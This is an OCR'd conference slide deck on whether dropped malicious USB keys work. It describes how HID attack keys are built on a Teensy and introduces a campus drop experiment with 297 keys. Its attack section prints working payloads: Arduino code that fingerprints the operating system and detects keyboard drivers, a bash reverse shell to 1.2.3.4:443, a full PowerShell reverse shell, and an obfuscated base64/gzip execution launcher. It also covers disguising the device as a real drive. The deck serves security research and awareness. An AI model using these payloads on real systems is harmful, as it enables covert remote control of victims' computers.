DOES DROPPING USB DRIVES REALLY WORK?

Elie Bursztein

https://ly.tl/malusb

https://ly.tl/malusb


MR. ROBOT

Does dropping USB keys really work?

Agenda

How do you create a malicious USB key?

Various types of malicious USB keys and how to create them

How effective is dropping a USB key?

We dropped 297 USB keys on UIUC campus to find out

How do you defend against USB key drop attacks?

Techniques and tools you can use to mitigate USB key drop attacks

How to create a malicious USB

The three types of malicious USB keys

Social Engineering

HID


Human Interface Device

0-day


Types of malicious USB pros & cons

Attack vector	Mostly used by	Complexity & Cost	Reliability	Stealth	Cross OS
Social engineering	Academics Our study!	★	★	★	★★★
HID Human Interface Device	White Hat Corporate espionage	★★	★★	★	★★
0-day	Government High-end corp espionage	★★★	★★★	★★★	★

Social engineering illustrated



HID illustrated



Crafting a real-world HID key

https://ly.tl/malusb

Challenges to making HID attack practical

Cross-device via OS fingerprinting

Keyboards and other HID devices were never meant to be OS aware


Small binary-less persistent reverse-shell

Create small payload that spawns a reverse-shell without triggering AV

Camouflaging HID device as a credible USB drive

Making our custom USB key look legit

Hardware




Teensy 3.2:

- Off the shelf keyboard emulation
- C framework
- Arduino compatible

Payload crafting

Staging overview



GOTCHA: No direct feedback

No easy way to test for

1. Timing between commands
2. Successful execution

Use CAPS lock key toggling as feedback bit

Testing if drivers are loaded

Idea: try to blink light and test if we can lock toggle the CAPS lock key status


```
void wait_for_drivers(void) {
    //until we are ready
    for(int i = 0; i < LOCK_ATTEMPTS && (!is_locked()); i++) {
        digitalWrite(LED_PIN, HIGH);
        digitalWrite(LED_PIN, LOW);
        delay(LOCK_CHECK_WAIT_MS);
        toggle_lock();
      }

    // maybe it is seen as a new keyboard, evading
    if (!is_locked()) {
      osx_close_windows();
    }

    //reseting lock
    reset_lock();
    delay(100);
}
```

OS fingerprinting

```c
bool fingerprint_windows(void) {
  int status1 = 0; //LED status before toggle
  int status2 = 0; //LED status after toggle
  unsigned short sk  = SCROLLLOCK;

  // Get status
  status1 = ((keyboard_leds & sk) == sk) ? 1 : 0;
  delay(DELAY);


  //Asking windows to set SCROLLLOCK
  win_open_execute();
  type_command("powershell -Command \"(New-Object -ComObject WScript.Shell).SendKeys('{SCROLLLOCK}')\"");
  delay(DELAY);

  // Get status
  status2 = ((keyboard_leds & sk) == sk) ? 1 : 0;
  is_done();

  if (status1 != status2) {
    return true;
  } else {
    return false;
  }
}
```

Idea: Try to lock the Scroll Lock key in powershell and test if it worked

Spawning a reverse-shell



Reverse shell to pierce through firewall

Use scripting language and obfuscation to avoid AV

Payload must be small: 62.5 keystrokes per second max

Leverage metasploit as C&C

MacOS (OSX) & Linux payload

Ideas:

Use bash to create a reverse shell

Use nohup to spawn the reverse shell as a background process

```
nohup bash -c \"while true;do bash -i >& /dev/tcp/1.2.3.4
/443 0>&1 2>&1; sleep 1;done\" 1>/dev/null &
```

Bash reverse shell original idea: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Windows payload

```
Process {
$modules=@()
$c=New-Object System.Net.Sockets.TCPClient("1.2.3.4",443)
$s=$c.GetStream()
[byte[]]$b=0..20000|%{0}
$d=([text.encoding]::ASCII).GetBytes(
  "Windows PowerShell running as user "+$env:username+" on "+$env:computername+"`nEnjoy!.`n`n"
)
$s.Write($d,0,$d.Length)
$d=([text.encoding]::ASCII).GetBytes("PS "+(Get-Location).Path+">")
$s.Write($d,0,$d.Length)
while(($i=$s.Read($b,0,$b.Length)) -ne 0)
{
$E=New-Object -TypeName System.Text.ASCIIEncoding
$D=$E.GetString($b,0,$i)
$k=(Invoke-Expression -Command $d 2>&1 | Out-String)
$l=$k+"PS "+(Get-Location).Path+"> "
$x=($error[0] | Out-String)
$error.clear()
$l=$l+$x
$d=([text.encoding]::ASCII).GetBytes($l)
$s.Write($d,0,$d.Length)
$s.Flush()
}
$c.Close()
}
```

Inner-payload: Reverse TCP connection in Powershell

```
powershell -exec bypass -nop -W hidden -noninteractive -Command \"&
  {
    $s=New-Object IO.MemoryStream(
      ,[Convert]::FromBase64String('...BASE64_GZ_POWERSHELL_REVERSE_SHELL...')
    );
    $t=(New-Object IO.StreamReader(
      New-Object IO.Compression.GzipStream(
        $s,[IO.Compression.CompressionMode]::Decompress)
      )
    ).ReadToEnd();
    IEX $t
  }
\";exit
```


Outer-payload: Base64 decode, Gunzip and execute in background process

Inner payload inspired by powerfun created by Ben Turner & Dave Hardy


Demo

Key camouflaging

Starting point: teensy




A long way to go



https://ly.tl/malusb


Using raw type A connector




Type A connector soldered to Teensy


A step in the right direction


Getting there takes practice :)



Preparing the silicon








Casting the silicon mold using a real key


Silicon mold




Resin and color

https://ly.tl/malusb

Casting a USB key





https://ly.tl/malusb

Trimming the excess of resine

A difficult start

Getting there!

https://ly.tl/malusb

Camouflage successful!

Material cost

Teensy	$20
Mold + resin casting	$10
Equipment & supply	$10
Total	~$40

Price per key assuming that at least 10 keys are made

How deadly are USB drop attacks?

Game Plan

Drop **297 USB keys**
and see what happens

Experimental setup

297 social-eng USB keys dropped on the University of Illinois campus

